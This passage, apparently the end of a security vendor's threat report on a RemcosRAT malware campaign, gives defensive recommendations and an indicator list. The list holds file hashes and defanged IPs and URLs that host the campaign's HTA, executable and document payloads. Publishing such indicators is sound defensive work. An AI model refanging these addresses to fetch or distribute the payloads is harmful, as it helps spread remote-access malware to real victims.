


Figure 27–Uptycs detection

Conclusion and precaution

To defend against malware attacks like the RemcosRAT, it is recommended to:

- Utilize sophisticated email filtering solutions to autonomously identify and eliminate spam messages prior to reaching users' email inboxes.
- Refrain from clicking on hyperlinks or opening attachments in emails identified as spam.
- Deploy network monitoring tools to identify abnormal communication patterns that could signal the presence of remote access tools.
- Consistently examine and secure system configurations, verifying that superfluous services and startup entries are either disabled or closely monitored.
- Leverage tools based on behavioral analysis to identify unusual activities that may suggest attempts by RATs to establish persistence or communicate with command and control servers.

IOC

File Name	MD5
Lnk file	56154fedaa70a3e58b7262b7c344d30a
6.hta	9b777d69b018701ec5ad19ae3f06553f
ofer.docx	74865c6c290488bd5552aa905c02666c

word_update.exe	7c05cfed156f152139a6b1f0d48b5cc1
fmTask_dbg.exe	7c05cfed156f152139a6b1f0d48b5cc1
Remcos	0b2d0eb5af93a3355244e1319e3de9da

Related hash

File Name	MD5
Lnk	7f87d36c989a11edf0de9af392891d89
Lnk	f5ee6aa31c950dfe55972e50e02201d3
Lnk	5c734bb1e41fab9c7b2dabd06e27bc7b
shablon.hta	1c3e1e0319dc6aa24166d5e2aaaec675
zayava.docx	818beece85ecd90d413782dd51d939b1
Ps1	8158b43f745e0e7a519458b0150e1b61
Ps1	f71ef85824f906856cb3d2205058bdd2
Ps1	8bebea01d914a3c3a2d876417f7d1d54
Remcos	b1f8484ee01a7730938210ea6e851888

URL

cluster00<X>[.]ovh[.]net
194[.]87.31[.]229
46[.]249.58[.]40
new-tech-savvy[.]com/6.hta
new-tech-savvy[.]com/5[.]hta
new-tech-savvy[.]com/algo[.]hta
new-tech-savvy[.]com/shablon[.]hta
new-tech-savvy[.]com/word_update[.]exe
new-tech-savvy[.]com/zayava[.]docx
new-tech-savvy[.]com/ofer[.]docx

Read more blogs from our Threat Research Team to discover the latest

threat intelligence and defensive measures.